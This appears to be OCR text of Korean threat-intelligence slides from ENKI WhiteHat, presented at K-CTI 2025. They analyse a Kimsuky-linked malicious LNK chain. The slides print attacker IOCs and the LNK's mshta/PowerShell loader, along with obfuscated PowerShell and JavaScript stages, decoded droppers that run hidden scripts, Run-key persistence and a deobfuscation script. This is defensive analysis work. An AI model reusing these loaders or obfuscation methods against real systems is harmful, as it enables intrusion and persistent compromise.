ENKI
엔 키 화 이 트 햇

주요 APT그룹 대상 최신 위협 인텔리전스 사례 분석

엔키화이트햇 사이버위협대응센터

위협연구팀 천호진 연구원

K-CTI 2025

2025.04.15

목차

ENKI WHITEHAT

01 공격 사례 분석

개요

Emmy Byrne
@byrne_emmy12099

20241003_20134.docx.lnk
aaecb10ca453bec3bb95bedac6d773a593ea984509845eb7b15d8894d4b385ad
*206.206.127.152:9002
*206.206.127.152:7031
*206.206.127.152:7032
#Kimsuky #DPRK

오후 8:46 · 2024년 10월 3일 · **3,501** 조회수


acosador
@adqewrsf

#APT #Malware
file name: 20250211_03837.docx.lnk

sha256:
5967513540ad610ddbbc124f2437cf58dd10341da7d8d016932e74c3241dfa2a

download url:
hxxps://www.dropbox.com/scl/fi/cnfhxf0nc3qxfklznh5na/zzJG_2.zip?rlkey=7t1et81enar4uvbb7nnk58m9b&st=2

vt: virustotal.com/gui/file/26864...



오후 4:10 · 2025년 2월 11일 · **221** 조회수


01 공격 사례 분석

개요

ba52ab256079f80fdf9c47bf5fc215fed99ed1659c976c…	32 / 63	2024-10-26 08:55:11	2024-10-26 08:55:11	1
20241007_46790.docx.lnk				
lnk detect-debug-environment long-sleeps …				
dfeec1052063d6dc69cc6d23ca0cd262cd06899554f5eb…	33 / 64	2024-10-11 10:54:44	2024-10-13 12:06:59	2
20241011_64246.docx.lnk				
lnk long-command-line-arguments detect-debug-environment …				
11ac6151182db3b41f9022b4e4b8a388e982f7fece3a34…	32 / 64	2024-10-16 00:28:06	2024-10-16 11:59:35	2
20241013_24569.docx.lnk				
lnk long-sleeps url-pattern long-command-line-arguments …				
52b8e4da732d06000e29d7609668021be8cc99fccd9fb4…	29 / 64	2024-10-15 13:12:30	2024-10-15 13:12:30	1
20241015_56801.docx.lnk				
lnk url-pattern long-sleeps long-command-line-arguments …				
f4c4f68f8b27279b00b718b02392d5dfe1766c342a189a…	36 / 64	2025-01-14 05:16:33	2025-01-14 05:16:33	1
20250114_27263.docx.lnk				
lnk long-sleeps high-entropy checks-cpu-name …				

ENKI WHITEHAT

01 공격 사례 분석



ENKI WHITEHAT

01 공격 사례 분석

Stage 1 - 20250211_03837.docx.lnk

```
  File size (bytes): 43,520
  Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLo
cation, IsUnicode, EnableTargetMetadata
  File attributes: FileAttributeArchive
  Icon index: 0
  Show window: SwNormal (Activates and displays the window. The window is resto
red to its original size and position if the window is minimized or maximized.)


Relative Path:  ..₩..₩..₩Windows₩System32₩mshta.exe???廖?????憂???????瞻?????富?
??????庵????ㅋ????????扛?????????
Arguments:  javascript:v=" -Encoding Byte;sc ";s="a=new Ac"+"tiveXObject('WSc"+"
ript.Shell');a.Run(c,0,true);close();";c="powe"+"rshell -ep bypass -c $t=0x1be8
;$k = Get-ChildItem *.lnk | where-object {$_.length -eq $t} | Select-Object -Ex
pandProperty Name;if($k.count -eq 0){$k=Get-ChildItem $env:T"+"EMP₩₩*₩₩*.lnk |
where-object{$_.length -eq $t};};$w='c:₩₩programdata₩₩d.ps1';$f=gc $k"+v+"$w ([
byte[]]($f | sel"+"ect -Skip 0x094a)) -Force"+v+"c:₩₩programdata₩₩b21111 0;po"+
"wersh"+"ell -ep bypass -f $w;";eval(s);
Icon Location:  .docx
```


ENKI WHITEHAT

01 공격 사례 분석

Stage 2 – d.ps1

```
$km02=@();
$owx0="cdlZ3btVmUegi"[9..2];
$kmq1="ag6M2Jg0WZ0lULkqw"[13..2];
$emu2="yaY0FGZtFmcn9mcwxFXcef"[18..2];
$hjm3="vy=wOnEzcw5CZcxVdim"[15..2];
$rye4="vw=yabce"[2..2];
$giko5=$owx0+$kmq1+$emu2+$hjm3+$rye4;
$km02+=$giko5 -join '';
$glq6="ks2cnASPgcGJ7cSY0FGZtFmcn9mcQxFX6M0JgQULgcGdkACa0FGU
$yab7="gjmu9WazJXZWRnblJnc1NEXzd3bkdSPj9WckszJm9CIiAXb05iM3
&("{1}{2}{0}"-f'eM','S','Et-It') vArIAbLe:c75HSG  ([tYPe]("
&("{1}{2}{0}{3}" -f 'ari','Se','t-V','able') -Name ("{0}{2}
.("{2}{0}{1}" -f 'et-Vari','able','S') -Name ("{0}{1}" -f'm
.("{0}{2}{1}{3}"-f 'I','-Expressi','nvoke','on') ${MO`Q00};
}});
```

```
$owx0= "UmVtb3Z1"
```


ENKI WHITEHAT

01 공격 사례 분석

Stage 2 – d.ps1

```
$km02=@();
$owx0="cdlZ3btVmUegi"[9..2];
$kmq1="ag6M2Jg0WZ0lULkqw"[13..2];
$emu2="yaY0FGZtFmcn9mcwxFXcef"[18..2];
$hjm3="vy=wOnEzcw5CZcxVdim"[15..2];
$rye4="vw=yabce"[2..2];
$giko5=$owx0+$kmq1+$emu2+$hjm3+$rye4;
$km02+=$giko5 -join '';
$glq6="ks2cnASPgcGJ7cSY0FGZtFmcn9mcQxFX6M0JgQULgcGdkACa0FGU
$yab7="gjmu9WazJXZWRnblJnc1NEXzd3bkdSPj9WckszJm9CIiAXb05iM3
&("{1}{2}{0}"-f'eM','S','Et-It') vArIAbLe:c75HSG  ([tYPe]("
&("{1}{2}{0}{3}" -f 'ari','Se','t-V','able') -Name ("{0}{2}
.("{2}{0}{1}" -f 'et-Vari','able','S') -Name ("{0}{1}" -f'm
.("{0}{2}{1}{3}"-f 'I','-Expressi','nvoke','on') ${MO`Q00};
}});
```


ENKI WHITEHAT

01 공격 사례 분석

Stage 2 – d.ps1

```
$hpq2="vyUu8USu0WZ0NXeT
$gjm3="ye=oQDK0Qf7kCMyg
$opqs4=$uaj0+$gjn1+$hpq
$km02+=$opqs4 -join '';
& $opemcb5 $km02;
```

```
Set-Item Variable:c75HSG ([type]("Convert"))
Set-Variable -Name opemcb5 -Value ({
    param($UVW95)
    foreach($Cei26 in $UVW95){
        Set-Variable -Name krx78 -Value (
            $C75Hsg::FromBase64String.Invoke($Cei26)
        )
        Set-Variable -Name moq00 -Value (-join ($krx78 -as [char[]]))
        Invoke-Expression $moq00
    }
})
```


ENKI WHITEHAT

01 공격 사례 분석

Stage 2 – d.ps1

```
pattern = re.compile(
    r'\(\s*"([^"]+)"\s*-f\s*((?:\'[^\']+\'\s*(?:,\s*)?){2,6})\)'
)

def process_match(match):
    fmt_str = match.group(1)
    args_str = match.group(2)
    args = re.findall(r'\'([^\']+)\'', args_str)

    try:
        computed = fmt_str.format(*args)
    except Exception as e:
        computed = None

    print("Computed:", computed)

    if computed == "Invoke-Expression":
        n = len(args)
        target = "Write-Output"
```

```
&("{1}{2}{0}"-f'eM','S','Et-It') vArIAbLe:c75HSG
&("{1}{2}{0}{3}" -f 'ari','Se','t-V','able') -Na
.("{2}{0}{1}" -f 'et-Vari','able','S') -Name ("{
.("{0}{2}{1}{3}"-f 'I','-Expressi','nvoke','on')
}});
```

정규 표현식으로 탐색 및 치환

ENKI WHITEHAT

01 공격 사례 분석


Stage 2 – d.ps1

```
Set-Item Variable:c75HSG ([type]("Convert"))
Set-Variable -Name opemcb5 -Value ({
    param($UVW95)
    foreach($Cei26 in $UVW95){
        Set-Variable -Name krx78 -Value (
            $C75Hsg::FromBase64String.Invoke($Cei26)
        )
        Set-Variable -Name moq00 -Value (-join ($krx78 -as [char[]]))
        Write-Output $moq00
    }
})
```


ENKI WHITEHAT


01 공격 사례 분석

Stage 2 – d.ps1



01 공격 사례 분석


Stage 2 – d.ps1



Dropbox

AMicrosoftEdgeUpdate
Expanding[7923498737]

HKCU\...\Run\GUpdate2




wscript /e:javascript /b
C:\ProgramData\83972.tmp

C:\Windows\System32\wscript.exe
/b /e:javascript
C:\ProgramData\83972.tmp


ENKI WHITEHAT

01 공격 사례 분석

Stage 2 – d.ps1




C&C Server



AMicrosoftEdgeUpdate
Expanding[3829710973]

wscript /e:javascript /b
C:\ProgramData\38243.tmp



HKCU\...\Run\SUpdate

C:\Windows\System32\wscript.exe
/b /e:javascript
C:\ProgramData\N9371.js

ENKI WHITEHAT

01 공격 사례 분석

Stage 3 – 83972.tmp

```
function xby40() {
    var Nnu4ybgfse = [
        "9701Xs sc-mo+\"m\"\"a+\"a",
        "5812Xn'=:C\\\\rPgonrd $f",
        "6438Xa\\\\3G98.2mtapmDat",
        "8604Xd= G teC-+\"'\";$",
        "6694Xn tf$;nI vno\"nte",
        "1557Xk-exE\"p\"+er+s\"o",
        "1735X\"oi nd$\";   ;sf\"+",
        "1846Xtoi1nR.nuw(uinc",
        "6478Xf ,)0};acctnhCon",
        "6368Xr{r()e}",
        "8780X{v    raf nutctiry",
        "2375X=n weA tcvioen1",
        "7204Xc(tW\"cSirtpX.Obje",
        "9431Xl\"l;)v   raw Sihe",
        "7074Xn=f\" \"p\"+woneCo",
        "5497Xhle le- pybrp\"+\"s"
    ];
    xby40 = function () {
        return Nnu4ybgfse;
    };
    return xby40();
}
```

난독화가 적용된 데이터

ENKI WHITEHAT

Stage 3 – 83972.tmp

6478Xf ,)0};acctnhCon

1. 구분자 X를 기준으로 데이터 파싱

01 공격 사례 분석

Stage 3 – 83972.tmp

f		,	)	0	}	;	a	c	c	t	n	h	C	o	n
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

2. 처음 2바이트 데이터 뒤로 이동

ENKI WHITEHAT

Stage 3 – 83972.tmp

,	)	0	}	;	a	c	c	t	n	h	C	o	n	f	
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

2. 처음 2바이트 데이터 뒤로 이동

ENKI WHITEHAT

01 공격 사례 분석

Stage 3 – 83972.tmp

,	)	0	}	;	a	c	c	t	n	h	C	o	n	f	
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

3. 처음 1바이트 데이터와
마지막 1바이트 데이터 교환

ENKI WHITEHAT

01 공격 사례 분석

Stage 3 – 83972.tmp

	)	0	}	;	a	c	c	t	n	h	C	o	n	f	,
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

3. 처음 1바이트 데이터와
마지막 1바이트 데이터 교환

ENKI WHITEHAT

01 공격 사례 분석

Stage 3 – 83972.tmp

	)	0	}	;	a	c	c	t	n	h	C	o	n	f	,
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

)	}	;	a	c	c	t	n	h	C	o	n	f	,		0
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

}	a	c	c	t	n	h	C	o	n	f	,		0	)	;
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

ENKI WHITEHAT

01 공격 사례 분석

Stage 3 – 83972.tmp

f		,	)	0	}	;	a	c	c	t	n	h	C	o	n
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

•

•

•

n	C	o	n	f	,		0	)	;	}	c	a	t	c	h
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

ENKI WHITEHAT

01 공격 사례 분석

Stage 3 – 83972.tmp

```
(function (Smoencbv, rgvjI4g) {
    var dmk398xnefyH = PSkkefoi98feh;
    var agent = Smoencbv();
    var n = agent.length;

    while (true) {
        try {
            k = parseInt(dmk398xnefyH(0x1da)) * (parseInt(dmk398xnefyH(0x1df))) / 0x5;
            if (k === rgvjI4g) {
                break;
            } else {
                for (i = 0; i < n; i++) {
                    str = agent[i];
                    var match = str.match(/\d+/g);
                    var m = match[0].length + 1;
                    var tmp = str.substring(m);
                    var len = tmp.length;
                    if (len <= 2) return;
                    var k = tmp.substring(2) + tmp.substring(0, 2);
                    t = k.charAt(0);
                    tt = k.charAt(len - 1);
                    tmp = tt + k.substring(1, len - 1) + t;
                    var res = match[0] + 'X' + tmp;
                    agent[i] = res;
                    console.log(agent[i])
                }
                agent['unshift'](agent['pop']());
            }
        } catch (_0x49299e) {}
    }
}(xby40, 12172939.2));
```

```
0: "8780Xtry{\tvar functi"
1: "2375Xon1= new Active"
2: "7204XXObject(\"WScript."
3: "9431XShell\");\tvar wi"
4: "7074XnConf= \"p\"+\"owe"
5: "5497Xr\"+\"shell -ep byp"
6: "9701X\"+\"ass -com\"+\"ma"
7: "5812Xnd $fn='C:\\\\Progr"
8: "6438XamData\\\\G3892.tmp"
9: "8604X';$d = Get-C\"+\""
10: "6694Xontent $fn; Inv\""
11: "1557X+\"oke-Exp\"+\"res"
12: "1735Xs\"+\"ion $d;\";\tf"
13: "1846Xunction1.Run(wi"
14: "6478XnConf, 0);}catch"
15: "6368X(err){}"
```

연산 결과가 동일하면
루틴 종료

ENKI WHITEHAT

Stage 3 – 83972.tmp

```
try {
    var function1 = new ActiveXObject("WScript.Shell");
    var winConf= "powershell -ep bypass" +
    " -command $fn='C:\\ProgramData\\G3892.tmp';" +
    "$d = Get-Content $fn; Invoke-Expression $d;";
    function1.Run(winConf, 0);
} catch (err) {}
```

01 공격 사례 분석


Stage 4 – G3892.tmp

```
$rr99=@();
$acg0="osJ3M2wWanFTLwMTMwcTOzYjM5UTMiASPgQWS
$msy1="uwyicURrpVciFTMuJGTwFWS0R3UI1iYO9kM0k
$imp2="aelHUlJXS5wULGdnTTFVQHFUQSFUSZd2QyVTe
$gow3="bc=sjIBN0NyEjZSp1bZRGThlHZVlzcEZWUatG
$psva4=$acg0+$msy1+$imp2+$gow3;
$rr99+=$psva4 -join '';
$iqs5="wyaO0VmcjV2ck0DdlJ3YlN3X05WZpx2YgACIg
$koq6="bgkJnZlJHJK0QfK0AIgACI7ciblt2b09FazVm
$vwy7="ceFIk9Ga0VWTtAiIuV2avR3L0Y3LygGd1F2bv
SeT-iteM  ('VaRIAb'+'LE:'+'Qk'+'yr'+'Z')  (
  &("{0}{1}{2}"-f'Set-V','a','riable') -Name
.("{2}{1}{3}{0}"-f'Variable','t','Se','-') -
&("{1}{0}{3}{4}{2}" -f'o','Inv','xpression',
}});
$afk8="em9GdfN3clN2Yh5iblt2bURWZoNXZyZWZyRCI
$mmm0="mm=0nCNIiblt2bUN3clN2YhRCIyVmchVmQiAS
$mmmm1=$iqs5+$koq6+$vwy7+$afk8+$mmm0;
$rr99+=$mmmm1 -join '';
```

